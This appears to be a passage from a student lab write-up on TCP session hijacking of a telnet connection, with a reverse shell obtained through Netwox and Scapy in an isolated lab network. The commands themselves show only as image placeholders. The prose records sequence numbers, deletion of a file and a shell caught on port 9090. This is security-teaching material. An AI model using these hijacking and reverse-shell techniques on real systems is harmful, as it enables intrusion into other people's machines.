


We can see from the above screenshot that the new.txt has been deleted.





We can see the hijacked packet sent from attacker machine to server machine as we saw that the next sequence number we got before is same as the sequence number of the packet in the above wireshark screenshot.





The telnet connection between the client and server machine is suddenly closed off when I accessed it,this is because of data sent by the attacker messes up the sequence number from client to server.


Task 5: Creating Reverse Shell using TCP Session Hijacking

Using Netwox Command:


At first we are going to ping the server machine from the client machine.









From the above wireshark screenshot we can note that :
1)Source Port: 47092
2)Destination port: 23
3)Source ip address: 10.0.2.7
4)Destination ip address: 10.0.2.8
5)Next sequence number: 4073182379
6)Acknowledgment number: 1694635515




On running the above command in the attacker machine we note that a TCP session hijacking packet is sent to the server machine.





From the above screenshot we can see that a hijacking packet is sent to the server machine.


And we can also see that a reverse shell of the server has been acquired.





In the above screenshot we can see that in the attacker machine a connection from 10.0.2.8 on port 9090 has has been accepted.We can also see that on running ifconfig on attacker machine the ip address of the server machine(10.0.2.8) is present, which indicates that the reverse shell has been established.

Using Scapy Command:


Now we are going to ping the server machine from the client machine.









From the above wireshark screenshot we can note that :
1)Source Port: 47174
2)Destination port: 23
3)Source ip address: 10.0.2.7
4)Destination ip address: 10.0.2.8
5)Next sequence number: 1625421305
6)Acknowledgment number: 741619544




On running the above command in the attacker machine we note that a TCP session hijacking packet is sent to the server machine.






